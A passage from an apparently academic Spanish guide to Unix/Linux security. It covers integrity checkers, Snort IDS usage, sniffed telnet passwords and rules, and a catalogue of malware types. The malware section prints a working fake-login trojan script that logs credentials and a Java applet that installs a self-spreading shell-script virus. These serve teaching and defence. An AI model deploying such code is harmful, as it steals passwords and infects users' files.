- **l**: Número de enlaces
- **u**: uid
- **g**: gid
- **z**: Tamaño del archivo (redundante si la verificación está activa)
- **a**: Tiempo de acceso
- **m**: Tiempo de modificación

4.2.12.4 El archivo de salida

Integrit posee un formato de salida fácil de entender gracias a que la información es presentada en formato de columnas.

Integrit indica en la salida si se han hallado cambios o no. Para ello utiliza tres estados:

- 0: Cuando Integrit devuelve cero (0) en el proceso, significa que no fue detectado ningún cambio.
- 1: indica que se detectaron cambios, pero no fue hallado ningún error.
- 2: Significa que fue detectado un error e Integrit no puede realizar la tarea.

4.2.13 YAFIC

Es una herramienta de verificación de integridad, así como las ya vistas. Yafic es una herramienta relativamente pequeña comparada con otras herramientas de chequeo de integridad. Sus características más importantes son:

- Formato de configuración de archivo similar al Tripwire
- Facultad para rastreas cambios en los atributos de un archivo tales como permisos, número de inodo, número de enlaces, número de identificación

del usuario, número de identificación del grupo, tamaño, hora de acceso, etc.

- La configuración de los archivos es analizada en orden, haciéndolos más intuitivos. Por ejemplo una regla que descarta un directorio, puede tener reglas subsecuentes que permitan el chequeo de el contenido de un sudirectorio
- Puede ser especificado un directorio raíz además de "/". Las rutas especificadas en la configuración del archivo serán relacionadas con la nueva raíz
- Intenta ser una plataforma independiente.
- Los reportes son cortos y específicos, permitiendo un análisis más fácil mediante scripts. Inspirado en Integrit
- Puede ver los contenidos de cualquier base de datos resultante
- Puede comparar los resultados de más de dos bases de datos
- Puede firmar de forma criptográfica las bases de datos y verificarlas.

Algunas alternativas son:

ViperDB http://www.resentment.org/projects/viperdb/
FCHECK http://sites.netscape.net/fcheck/fcheck.html
Sentinel http://zurk.netpedia.net/zfile.html

4.2.14 Sugerencias

- No asignar el bit *SUID* salvo cuando sea estrictamente necesario.
- Comprobar que cualquier programa con este atributo asignado no tiene ningún desbordamiento de buffer (conocido).
- No asignarlo jamás si el programa permite salir al shell o pueda ser subvertido.
- Eliminar el atributo SUID de un binario que no se utilice.

4.3 Sistema Detección de intrusos (IDS)

Un sistema de detección de intrusos está formado por la unión de todas las herramientas vistas con anterioridad.

Un sistema de detección de intrusos detecta intentos de penetración y abuso. Se pueden establecer las siguientes categorías:

Red: Monitorea paquetes en la red que puedan causar una caída del sistema o generen una negación de servicio.

Verificador de la integridad del sistema: Monitorea los archivos del sistema para encontrar cambios realizado por cualquier "intruso", los cambios no son reportados en tiempo real.

Monitor de archivos log: Monitorea los archivos log generados por los servicios de red.

Sistemas de decepción: El cual contiene una seria de "trampas" o servicios emulados con vulnerabilidades conocidas para así crear una distracción y con esto localizar un atacante, esto sistemas son también llamados "Honeypot".

Las funciones de un IDS son:

- Monitorear y analizar las actividades del sistema y de los usuarios
- Analizar las configuraciones del sistema y vulnerabilidades
- Reconocer patrones típicos de ataque
- Analizar patrones de actividades anormales
- Rastrea las violaciones realizadas hasta el usuario.

4.3.1 SNORT

Es el IDS de dominio público más ampliamente utilizado. Es distribuido bajo licencia GNU GPL (Anexo 1). Este IDS es capaz de analizar el tráfico de la red en tiempo real. Tiene un buen desempeño analizando los protocolos, comparando y buscando contenidos, Puede ser usado para detectar una gran variedad de ataques y examinar problemas potenciales como buffers overflows, escaneo de puertos clandestinos, ataques CGI, Pruebas en el servidor de samba y más. Snort usa un lenguaje de reglas para describir el tráfico. Tiene un sistema de alerta en tiempo real, incorporando mecanismos de alerta para el syslogd (Generador de log visto anteriormente), archivos específicos del usuario y mensajes del cliente samba. También pueden ser usados como sniffer similar al tcpdump. La posibilidad de añadir librerías (plugins) para efectuar diferentes análisis, permiten la detección y el reporte de subsistemas. Algunas de estas librerías son para la creación de una base de datos para la generación de reportes, sistemas de detección y escaneo de puertos.

En conclusión, snort puede ser usado como un:

- Sniffer
- Depurador de trafico en la red
- Sistema completo de detección de intrusos en la red

Ahora se procederá a realizar pruebas con esta herramienta.

Para obtener información sobre el programa:

```
linux:~ # snort -?
-*> Snort! <*-
Version 1.8.7 (Build 128)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
USAGE: snort [-options] <filter options>
```

Este comando nos mostrará las diferentes opciones del snort, las más importantes son:

-A Alert-mode: Consta de:

Fast: Escribe las alertas en una sola línea, estas alertas son del tipo syslog.

Full: Escribe un archivo de alerta dando una completa información del motivo de la alerta.

None: ninguna alerta.

Unsock: es un modo experimental que manda los mensajes de alerta a través de un socket.

-s: Envía los mensajes de alerta al syslog.

-b: Los paquetes de log son guardados en un archivo con formato tcpdump,

-c config-file: se especifica un archivo de configuración.

-d: La información de la aplicación es mostrada en pantalla (–v), o en archivos log (–l).

-v Modo de visualización

-D Corre el snort en modo demonio

-i interface: Vigila los paquetes en una interfaz de red.

-l log-dir: Se especifica un directorio de log.

-p Se desactiva el modo promiscuo de la interfaz.

En la primera prueba se le indicará que el resultado sea visualizado por pantalla y que capture los datos (se activará el modo sniffer):

```
linux:~ # snort -vd
Log directory = /var/log/snort
Initializing Network Interface eth0
        --== Initializing Snort ==--
Decoding Ethernet on interface eth0
        --== Initialization Complete ==--
-*> Snort! <*-
Version 1.8.7 (Build 128)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
09/28-22:52:17.717048 10.10.10.79:22 -> 10.10.10.77:3034
TCP TTL:64 TOS:0x10 ID:3613 IpLen:20 DgmLen:120 DF
***AP*** Seq: 0x4C1D51DC  Ack: 0x209CCC2F  Win: 0x4400  TcpLen: 20
74 A8 63 68 FB E8 80 1C 3D 36 49 CA 3C 83 A9 9E  t.ch....=6I.<...
7C 54 A9 A4 C2 76 EC B3 F2 E5 F5 36 0E 20 FE 42  |T...v.....6. .B
```

```
1C DC 71 B5 CE 29 BF F7 AA 98 42 3E 8C 34 B1 30  ..q..)....B>.4.0
A8 E2 4B EE 5F 20 E1 1C 60 30 05 FE D4 81 93 0F  ..K._ ..`0......
A2 B3 9E D6 C2 20 0E 24 73 23 E3 60 7E 61 E3 C5  ..... .$s#.`~a..
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/28-22:52:17.718215 10.10.10.79:22 -> 10.10.10.77:3034
```

Con este comando se visualizan todos los paquetes que pasan por la red. Este "listado" de información será muy difícil de interpretar, por eso se enviará la información a un archivo llamado dato para su posterior análisis:

```
linux:~ # snort -vd > dato
Log directory = /var/log/snort
Initializing Network Interface eth0
        --== Initializing Snort ==--
Decoding Ethernet on interface eth0
        --== Initialization Complete ==--
-*> Snort! <*-
Version 1.8.7 (Build 128)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
```

El programa permanecerá sensando la tarjeta de red y enviando la información al archivo "dato" hasta que se termine el modo sniffer.

El snort coloca la tarjeta de red en modo promiscuo con el objetivo de capturar todos los datos que pasen por la tarjeta de red, sin importar que los paquetes no sean para su dirección MAC. Esto se puede comprobar con los log de la maquina:

```
Sep 28 22:56:38 linux kernel: device eth0 entered promiscuous mode
Sep 28 22:57:43 linux kernel: device eth0 left promiscuous mode
linux:/var/log #
```

Aquí se muestra la activación de la tarjeta de red (eth0) a modo promiscuo y cuándo abandonó este modo de funcionamiento.

El modo promiscuo hace muy vulnerable el sistema de captura de datos, un paquete malicioso puede tumbar el sistema.

Ahora se verificará el sniffer utilizando el servicio de telnet:
La siguiente información es la que ve el cliente de una sesión telnet:

```
Welcome to SuSE Linux 8.1 (i386) - Kernel 2.4.19-4GB (1).
linux login: jhcifue
Password:
1 failure since last login.  Last was Friday 01:51:40 on tty2.
You have old mail in /var/mail/jhcifue.
Last login: Sun Sep 28 22:48:17 from 10.10.10.77
Have a lot of fun...
jhcifue@linux:~>
```

Ahora se muestra la información que ve la persona que tiene el sniffer activado, se resalta en negrilla la información importante

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/28-22:49:25.331531 10.10.10.79:23 -> 10.10.10.77:3031
TCP TTL:64 TOS:0x10 ID:3343 IpLen:20 DgmLen:50 DF
***AP*** Seq: 0x430A8D9C  Ack: 0x1E6879E1  Win: 0x16D0  TcpLen: 20
50 61 73 73 77 6F 72 64 3A 20                   Password:
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=09/28-
22:49:26.074710 10.10.10.77:3031 -> 10.10.10.79:23
TCP TTL:128 TOS:0x0 ID:2190 IpLen:20 DgmLen:41 DF
***AP*** Seq: 0x1E6879E1  Ack: 0x430A8DA6  Win: 0x43E6  TcpLen: 20
77                              j
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=      09/28-
22:49:26.276569 10.10.10.77:3031 -> 10.10.10.79:23
TCP TTL:128 TOS:0x0 ID:2191 IpLen:20 DgmLen:41 DF
***AP*** Seq: 0x1E6879E2  Ack: 0x430A8DA6  Win: 0x43E6  TcpLen: 20
74                              h
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=      09/28-
22:49:26.506250 10.10.10.77:3031 -> 10.10.10.79:23
TCP TTL:128 TOS:0x0 ID:2192 IpLen:20 DgmLen:41 DF
***AP*** Seq: 0x1E6879E3  Ack: 0x430A8DA6  Win: 0x43E6  TcpLen: 20
70                              c
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=      09/28-
22:49:27.120703 10.10.10.77:3031 -> 10.10.10.79:23
TCP TTL:128 TOS:0x0 ID:2194 IpLen:20 DgmLen:41 DF
***AP*** Seq: 0x1E6879E5  Ack: 0x430A8DA6  Win: 0x43E6  TcpLen: 20
37                              7
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
***AP*** Seq: 0x430A8DA8  Ack: 0x1E6879E9  Win: 0x16D0  TcpLen: 20
31 20 66 61 69 6C 75 72 65 20 73 69 6E 63 65 20  1 failure since
6C 61 73 74 20 6C 6F 67 69 6E 2E 20 20 4C 61 73  last login.  Las
74 20 77 61 73 20 46 72 69 64 61 79 20 30 31 3A  t was Friday 01:
35 31 3A 34 30 20 6F 6E 20 74 74 79 32 2E 0D 0A  51:40 on tty2...
59 6F 75 20 68 61 76 65 20 6F 6C 64 20 6D 61 69  You have old mai
6C 20 69 6E 20 2F 76 61 72 2F 6D 61 69 6C 2F 6A  l in /var/mail/j
68 63 69 66 75 65 2E 0D 0A 4C 61 73 74 20 6C 6F  hcifue...Last lo
67 69 6E 3A 20 53 75 6E 20 53 65 70 20 32 38 20  gin: Sun Sep 28
32 32 3A 34 38 3A 31 37 20 66 72 6F 6D 20 31 30  22:48:17 from 10
2E 31 30 2E 31 30 2E 37 37 0D 0A 48 61 76 65 20  .10.10.77..Have
61 20 6C 6F 74 20 6F 66 20 66 75 6E 2E 2E 2E 0D  a lot of fun....
0A                              .
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/28-22:49:28.121590 10.10.10.77:3031 -> 10.10.10.79:23
TCP TTL:128 TOS:0x0 ID:2199 IpLen:20 DgmLen:40 DF
***A**** Seq: 0x1E6879E9  Ack: 0x430A8E59  Win: 0x4333  TcpLen: 20
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
09/28-22:49:28.121736 10.10.10.79:23 -> 10.10.10.77:3031
TCP TTL:64 TOS:0x10 ID:3354 IpLen:20 DgmLen:57 DF
***AP*** Seq: 0x430A8E59  Ack: 0x1E6879E9  Win: 0x16D0  TcpLen: 20
6A 68 63 69 66 75 65 40 6C 69 6E 75 78 3A 7E 3E
jhcifue@linux:~>
```

Se puede observar:

- El telnet envía *toda* la información sin ninguna encripción, podemos ver cuando el sistema pide el password y el cliente la teclea "**jhc7"** También se distingue el resto de la información pasada por la sesión de telnet
- La información recogida por el sniffer se divide en dos partes: la sección en hexadecimal y la sección con información en codigo Ascii.
- También se puede ver la hora en que se realizo la transferencia de la información capturada y la direccion IP de origen y de destino.

Si se ejecuta el sniffer con una sesión encriptada solo se verá código sin sentido para el ojo humano (información encriptada)

```
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
09/28-22:56:35.098554 10.10.10.77:3034 -> 10.10.10.79:22
TCP TTL:128 TOS:0x0 ID:2812 IpLen:20 DgmLen:88 DF
***AP*** Seq: 0x209CD55F  Ack: 0x4C1DAB6C  Win: 0x4470  TcpLen: 20
E1 15 13 4E 09 07 89 69 AA 5C D9 24 5C A9 CA 35  ...N...i\.$\..5
2D B9 4D DE D4 00 A2 0C 02 02 DE CF ED FF BD 43  -.M............C
4A 43 28 50 6D B0 15 42 A6 8B AF C3 8C 35 61 F1  JC(Pm..B.....5a.
=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+
```

Si se quiere quitar los encabezados solo se le añade la opción "-e" al comando del snort.

Ahora para activar el modo de IDS se realiza con el siguiente comando

```
linux:~ # snort -dev -l log -h 192.168.1.0/24 -c snort.conf
```

En este comando se especifica un archivo log(-l) para guardar la información, se especifica un rango de encabezados de IP(-h) para guardar este archivo y también un archivo de configuración (-c) para que el snort siga y reporte.

Este archivo de configuración (snort.conf) ubicado por defecto en el directorio */etc/snort/snort.conf* se configura las reglas que debe seguir el snort cuando encuentra un comportamiento específico y también las acciones a realizar cuando el comportamiento se presente.

La mayoría de configuraciones son de una sola línea, y se puede utilizar más con la utilización del "\", las reglas constan de los siguientes componentes:

Tipo de la regla, protocolo utilizado, dirección IP, mascara y puerto de origen y dirección IP, mascara y puerto de destino.

4.3.1.1 Tipo de Regla

El tipo de regla define qué criterio se debe seguir para dicha acción. El snort tiene 5 tipos:
alert: genera una advertencia usando el método de alerta seleccionado al arrancar el snort.
log: genera un reporte.
pass: ignora este paquete.
activate: alerta e inicia una acción
dynamic: Recuerda el proceso de activación y genera un log de proceso

También se puede crear tipos de reglas

```
ruletype sospecho
{
type log output
log_tcpdump: sospecho.log
}
```

Protocolos

El snort cuenta con cuatro analizadores de protocolo, que son tcp, udp, icmp e ip.

Direcciones IP

Se especifica la dirección IP y la máscara, tanto para el origen como para el destino del paquete.

Número de puertos
Se puede especificar un rango de puertos, o todos los puertos o un puerto estático.

Operador de dirección

Este operador indica la dirección del tráfico para así aplicar las reglas, el operador "->" especifica que al lado izquierdo es considerado como trafico entrante y el lado derecho especifica el destino, también se puede especificar bidireccional por medio del operador "<>".

4.3.1.2 Opciones

Estas opciones ofrecen al snort la mayor ventaja, por su fácil implementación y combinación. Cada opción es separada por un ";"
Existen un conjunto de palabras claves para cada opción:

Palabras Claves Permitidas

msg imprime un mensaje en los log .
logto Especifica un archivo para la salida estándar.
nocase insensibilidad ante la opción anterior.
content Busca el patrón entre los paquetes leidos.
ttl Compara el tiempo de vida en el encabezado IP.
id Compara el Id especificado en el encabezado IP .
ipoption Verifica el campo de IP en búsqueda de un código especifico.
fragbits Verifica en el encabezado IP algunos bit reservados.
content-list Busca en un conjunto de patrones comparándolos con el paquete leído.
Offset: Modifica la opción "content" dándole una posición diferente de inicio para buscar. Muy utilizados para reglas de detección de CGI.
Session: Captura toda la información de una sesión de TCP.
Preprocessor: El snort tiene la capacidad de utilizar "plugins" modulares que extienden su funcionabilidad. Estos plugins son cargados y configurados en las reglas del Snort y su formato es:

preprocessor <nombre>: <opciones>

Algunos de estas librerías son:

Portscan: conexiones de TCP a mas de P puertos en T segundos, también puede enviar paquetes UDP.
telnet_decode: normaliza los caracteres de una sesión de telnet.

Ahora se vera un ejemplo:
Lo primero que se hará es añadir una regla al snort.conf

```
linux:/etc/snort # head -n 1 /etc/snort/snort.conf
alert tcp any 23  -> any any (content:"Password"; msg:"Password en Telnet";)
linux:/etc/snort #
```

La regla es de alert y el protocolo que maneja es tcp, esta dirigido para cualquier dirección IP de origen (any) y se especifica el puerto 23, el cual es el puerto del telnet, y se especifica cualquier dirección IP y puerto de destino.
Se producirá una alerta cuando el contenido del paquete sea la palabra "Password", aquí se puede indicar el código hexadecimal, una vez encontrado el patrón se producirá un mensaje en el log.

Se ejecutará el snort con esta nueva configuración como se muestra a continuación:

```
linux:/var/log/snort # snort -A fast -d  -c /etc/snort/snort.conf
```

```
Log directory = /var/log/snort
Initializing Network Interface eth0
       --== Initializing Snort ==--
Decoding Ethernet on interface eth0
Initializing Preprocessors!
Initializing Plug-ins!
Initializating Output Plugins!
Parsing Rules file /etc/snort/snort.conf
+++++++++++++++++++++++++++++++++++++++++++++++++++++
Initializing rule chains...
No arguments to frag2 directive, setting defaults to:
    Fragment timeout: 60 seconds
    Fragment memory cap: 4194304 bytes
    Fragment min_ttl:   0
    Fragment ttl_limit: 5
    Fragment Problems: 0
Stream4 config:
    Stateful inspection: ACTIVE
    Session statistics: INACTIVE
    Session timeout: 30 seconds
    Session memory cap: 8388608 bytes
    State alerts: INACTIVE
    Evasion alerts: INACTIVE
    Scan alerts: ACTIVE
    Log Flushed Streams: INACTIVE
    MinTTL: 1
    TTL Limit: 5
No arguments to stream4_reassemble, setting defaults:
     Reassemble client: ACTIVE
     Reassemble server: INACTIVE
     Reassemble ports: 21 23 25 53 80  143 110 111 513
     Reassembly alerts: ACTIVE
     Reassembly method: FAVOR_OLD
1239 Snort rules read...
1239 Option Chains linked into 117 Chain Headers
0 Dynamic rules
+++++++++++++++++++++++++++++++++++++++++++++++++++++

Rule application order: ->activation->dynamic->alert->pass->log
       --== Initialization Complete ==--
-*> Snort! <*-
Version 1.8.7 (Build 128)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
```

Y de aquí en adelante estará revisando el sistema hasta que se elimine el proceso

La entrada del telnet se mostrará a continuación

```
Welcome to SuSE Linux 8.1 (i386) - Kernel 2.4.19-4GB (1).
linux login: jhcifue
Password:
```

Se verificará la alerta en los log:

```
linux:/var/log/snort # tail -n 1 /var/log/snort/alert
09/30-23:09:41.510919  [**] [1:0:0] Password en Telnet [**] {TCP} 10.10.10.79:23 -> 10.10.10.77:3179
linux:/var/log/snort #
```

Se puede observar la alerta con el mensaje especificado en el "*snort.conf*".

Existen un conjunto de reglas recomendas por el snort, estas reglas están en el directorio de configuración del snort con el nombre de cada aplicación que chequean:

```
linux:/etc/snort # ls -1 /etc/snort
.
..
.snort.conf.swp
attack-responses.rules
backdoor.rules
bad-traffic.rules
classification.config
ddos.rules
dns.rules
dos.rules
exploit.rules
finger.rules
ftp.rules
icmp-info.rules
icmp.rules
info.rules
local.rules
misc.rules
netbios.rules
policy.rules
porn.rules
rpc.rules
rservices.rules
scan.rules
shellcode.rules
smtp.rules
snort.conf
sql.rules
telnet.rules
tftp.rules
virus.rules
web-attacks.rules
web-cgi.rules
web-coldfusion.rules
web-frontpage.rules
web-iis.rules
web-misc.rules
x11.rules
```

```
linux:/etc/snort #
```

También se pueden conseguir las reglas en la página oficial del snort http://www.snort.org/dl/rules/.

Al crear una regla de snort se debe buscar la mayor eficiencia y velocidad. Una opción puede ser buscar palabras “exactas” como por ejemplo:

```
alert tcp any any -> 192.168.1.0/24 21 (content: "user root"; \
msg: "login de ROOT en el FTP ";)
alert tcp any any -> 192.168.1.0/24 21 (content: "USER root";\
49
msg: " login de ROOT en el FTP ";)
```

Ahora se creara unas reglas para averiguar si desde alguna parte de la red nos realizan un “scan” para averiguar que clase de servicios tenemos activo, en este ejemplo vigilaremos dos solo dos servicios por medio de dos reglas, las reglas son:

```
Linux~#less /etc/snort/scan.rules
alert tcp $EXTERNAL_NET any -> $HOME_NET 3128 (msg:"SCAN Squid Proxy
attempt"; flags:S; classtype:attempted-recon; sid:618; rev:2;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 1080 (msg:"SCAN SOCKS Proxy
attempt"; flags:S; reference:url,help.undernet.org/proxyscan/;
classtype:attempted-recon; sid:615; rev:3;)
alert tcp $EXTERNAL_NET any -> $HOME_NET 8080 (msg:"SCAN Proxy \(8080\)
attempt"; flags:S; classtype:attempted-recon; sid:620; rev:2;)
```

Con estas reglas se averiguara si están buscando si tenemos el servicio de “Squid Proxy” en el puerto 3128, además del Proxy en los puertos 1080 y 8080.

Como son de tipo “alert” los resultados de la búsqueda se guardarán en */var/log/snort/alert* como se puede apreciar a continuación:

```
[**] [1:620:2] SCAN Proxy (8080) attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/15-21:45:44.038372 10.10.10.77:4101 -> 10.10.10.79:8080
TCP TTL:128 TOS:0x0 ID:17135 IpLen:20 DgmLen:48 DF
******S* Seq: 0x15E385C5  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK

[**] [1:618:2] SCAN Squid Proxy attempt [**]
[Classification: Attempted Information Leak] [Priority: 2]
02/15-21:45:44.038390 10.10.10.77:4083 -> 10.10.10.79:3128
TCP TTL:128 TOS:0x0 ID:17118 IpLen:20 DgmLen:48 DF
******S* Seq: 0x15D64CC2  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1460 NOP NOP SackOK
```

De este ejemplo podemos observar que han realizado un “scan” a los puertos de las reglas desde el mismo IP (10.10.10.77) pero desde 2 puertos diferentes y todos dirigidos al servidor 10.10.10.79.

El snort además crea un directorio de anotaciones por cada IP que cumple alguna regla echa en su configuración, en este directorio se almacena archivos con los nombres determinado por el tipo de protocolo y el número de puerto de origen y destino que utilizo, como se puede ver a continuación:

```
linux:/var/log/snort # ls  10.10.10.77/
4 -rw-------    1 root     root          978 Feb 15 21:45 TCP:4101-8080
4 -rw-------    1 root     root          975 Feb 15 21:43 TCP:3849-1080
4 -rw-------    1 root     root          325 Feb 15 21:43 TCP:3858-3128
4 -rw-------    1 root     root          282 Feb 15 21:43 TCP:3906-111
4 -rw-------    1 root     root          978 Feb 15 21:44 TCP:3961-1080
4 -rw-------    1 root     root          978 Feb 15 21:45 TCP:3970-3128
4 -rw-------    1 root     root          281 Feb 15 21:45 TCP:4019-111
4 -rw-------    1 root     root          978 Feb 15 21:45 TCP:4074-1080
4 -rw-------    1 root     root          978 Feb 15 21:45 TCP:4083-3128
4 -rw-------    1 root     root          281 Feb 15 21:46 TCP:4131-111
4 -rw-------    1 root     root          223 Feb 15 21:43 UDP:3803-161
4 -rw-------    1 root     root          229 Feb 15 21:43 UDP:3804-0
4 -rw-------    1 root     root          217 Feb 15 21:43 UDP:3815-161
4 -rw-------    1 root     root          214 Feb 15 21:43 UDP:3815-162
4 -rw-------    1 root     root          223 Feb 15 21:44 UDP:3915-161
4 -rw-------    1 root     root          229 Feb 15 21:44 UDP:3916-0
4 -rw-------    1 root     root          217 Feb 15 21:45 UDP:3930-161
4 -rw-------    1 root     root          214 Feb 15 21:45 UDP:3930-162
4 -rw-------    1 root     root          223 Feb 15 21:45 UDP:4028-161
4 -rw-------    1 root     root          229 Feb 15 21:45 UDP:4029-0
4 -rw-------    1 root     root          217 Feb 15 21:45 UDP:4043-161
4 -rw-------    1 root     root          214 Feb 15 21:45 UDP:4043-162
```

Como se puede apreciar el IP 10.10.10.77 esta realizando muchas conexiones al servidor y por diferentes puertos, esto sin duda lo convierte en un peligro potencial para el sistema.

5. INSEGURIDAD

Existen diferentes problemas de seguridad, desde programas creados para atacar los sistemas hasta errores accidentales causados por los programadores. De estos problemas se hablará en esta sección y se mostrarán algunos ejemplos para visualizar mejor que tipo de actividad en el servidor debe ameritar un análisis más detallado.

5.1 Errores de programación

Lo errores de programación pueden estar presentes en cualquier parte del sistema, desde el núcleo (kernel) hasta diferentes aplicaciones o servicios, estos errores en su mayoría no son causados por falta de conocimiento del programador sino por que es muy difícil no equivocarse al realizar un programa con muchas líneas de código. Si hay presente un error de estos en un programa, por ejemplo que el programa trate de acceder a una parte de la memoria restringida para el sistema operativo, este se dará cuenta del acceso cuando se ejecute el programa y finalizará el programa, esto causaría inconvenientes al usuario que utiliza este programa, pero si el programa afectado es ejecutado con privilegios de root, un atacante que quiera aprovechar este error, tratará de ejecutar un código (este código es llamado shellcode, son códigos específicos del shell que un usuario en condiciones normales no podría ejecutar, por ejemplo existe un shellcode para la ejecución del tcsh, al ejecutarse el programa con privilegios de administrador, el tcsh tendría estos mismos privilegios) antes que el sistema operativo finalice el programa. A continuación veremos los tipos de errores de programación que se explotan con frecuencia.

5.1.1 Desbordamiento del Buffers (Buffers Overflows)

Por la poca verificación de contornos del lenguaje C, es fácil dejar la posibilidad de que se escriba más en una variable del espacio que se ha reservado y se sobrescriba un área de memoria. Cuando se detecta esta posibilidad, se pueden escribir programas maliciosos que aprovechen esta vulnerabilidad.

Para la realización de este tipo de exploit debe conocer la forma que maneja cada sistema operativo (y cada versión del mismo) la memoria y como guarda los datos de la aplicación a explotar, por eso los exploit son diseñados para una versión en particular, tanto de sistema operativo, como de servicio o programa.

5.1.2 Condiciones de Carrera

Al abrir un archivo, el sistema operativo verifica si el usuario tiene o no privilegios suficientes para escribir en el archivo. Si el usuario no posee los permisos, la función producirá un error imposibilitando la escritura. Si tiene los permisos, se ejecutará la función y el archivo determinado será accesible. Es posible enlazar otro archivo (por ejemplo un archivo importante para el sistema) justo después de comprobar los permisos y antes de abrir el archivo. Esto ocasiona que un usuario de menos privilegios, tenga acceso a archivos de mayores privilegios.

5.2 Programas dañinos

Para prevenir esta clase de programas es necesario que los usuarios conozcan los peligros que representa la ejecución de programas de fuentes dudosas, por eso se hace necesario que los usuarios y sobre todo el administrador descarguen los programas de fuentes fiables y utilicen los programas de "huellas" (por ejemplo resumen de archivos MD5) para verificar la integridad y la legitimidad del programa. Además se debe verificar que directorios de la variable "$PATH" no tengan permiso de escritura para los usuarios normales. Esta variable "$PATH" le indica al shell donde están los archivos de ejecución, un ejemplo de esta variable es:

```
freebsd45# echo $PATH
/sbin:/bin:/usr/sbin:/usr/bin:/usr/games:/usr/local/sbin:/usr/local/bin:/usr/X11R6/bin:/root/bin
freebsd45#
```

Ahora veremos algunos de estos programas que pueden representar peligro para el sistema

5.2.1 Virus

Un virus informático es un programa que ocupa una cantidad mínima de espacio en disco, se ejecuta sin conocimiento del usuario, y se dedica hacer copias de sí mismo e infecta archivos, tablas de partición o sectores de arranque de los discos duros para poder expandirse lo más rápidamente posible.
En plataformas Unix y Linux existen virus, aunque su existencia se encuentra en debate ya que no suelen ser muy perjudiciales para el sistema pero si para la seguridad del mismo y el desempeño del mismo

5.2.2 Gusanos

Son programas capaces de viajar por si mismos a través de redes de computadores para realizar una actividad, como consumir ancho de banda, aprovechar una vulnerabilidad de un servicio para realizar una negación del mismo (DoS), etc.

5.2.3 Conejos

Los conejos o bacterias no causan daños en forma directa al sistema, solo se limitan a reproducirse en forma exponencial, hasta consumir recursos (procesador, disco duro, memoria), lo que conlleva a una ralentización del sistema.

5.2.4 Troyanos

Troyano o caballo de Troya es un programa que aparentemente realiza una función útil para quién lo ejecuta pero también esta realizando una función que el usuario desconoce, como por ejemplo abrir un puerto, o copiar un código que garantice la entrada a un intruso, un ejemplo de esto es el falso login donde al usuario le aparece el mensaje en la terminal de “login:” para solicitar el nombre y la clave del usuario después, el troyano mostrara el mensaje de “login incorrect” y para el usuario solo será aparentemente una equivocación de la clave y se ejecutará el verdadero login y el troyano se encargará de guardar esta información para su creador.
Un ejemplo de troyano puede ser:

```
freebsd45# less troyano-login
clear
printf "`uname -n` login: "
read login
stty -echonl -echo
printf "Password: "
read pass
echo "$login : $pass" >>/tmp/.akiclaves
printf "\nLogin Incorrect"
echo
exec /usr/bin/login
freebsd45#
```

El resultado de la ejecución de este troyano al comienzo de cada inicio de sesión será la creación de un archivo (para este ejemplo /tmp/.akiclaves) donde estarán las claves de los usuarios. El formato del archivo será el siguiente:

```
freebsd45# more /tmp/.akiclaves
jhcifue : clavejhcifue
jhcifue : clavejhcifue
freebsd45#
```

Donde se registran el nombre del usuario y la clave digitada.

5.2.5 Applets hostiles

Son programas realizados en java y que se descargan al visitar una página Web, estos applets intentan explotar los recursos del sistema para causar DoS o ejecución de programas. Se puede dar un ejemplo de un applet hostil que infecta los archivos de shellscripts, la fuente de este applet es www.securityfocus.com.

```
freebsd45# less applet.java
import java.io.*;
class Homer {
        public static void main (String[] argv) {
        try {
                String userHome = System.getProperty("user.home");
                String target = "$HOME";
                FileOutputStream outer = new
                        FileOutputStream(userHome + "/.homer.sh");
                String homer = "#!/bin/sh" + "\n" + "#-_" + "\n" +
                "echo \"Java is safe, and UNIX viruses do not exist.\"" + "\n" +
                "for file in `find " + target + " -type f -print`" + "\n" + "do" +
                "\n" + " case \"`sed 1q $file`\" in" + "\n" +
                " \"#!/bin/sh\" ) grep '#-_' $file > /dev/null" +
                " || sed -n '/#_/,$p' $0 >> $file" + "\n" +
                " esac" + "\n" + "done" + "\n" +
                "2>/dev/null";
                byte[] buffer = new byte[homer.length()];
                homer.getBytes(0, homer.length(), buffer, 0);
                outer.write(buffer);
                outer.close();
                Process chmod = Runtime.getRuntime().exec("/usr/bin/chmod 777 " +
                                userHome + "/.homer.sh");
                Process exec = Runtime.getRuntime().exec("/bin/sh " + userHome +
                                "/.homer.sh");
                } catch (IOException ioe ) {}
            }
}
freebsd45#
```

5.2.6 Bombas lógicas.

Las bombas lógicas son parecidas a los troyanos, ambos son códigos insertados en programa útiles, el troyano se ejecuta cada vez que se ejecuta el programa, las bombas lógicas se ejecutan bajo ciertas condiciones, ejemplo número de ejecuciones, fecha, la existencia de un archivo específico, etc.

5.2.7 Puertas traseras.

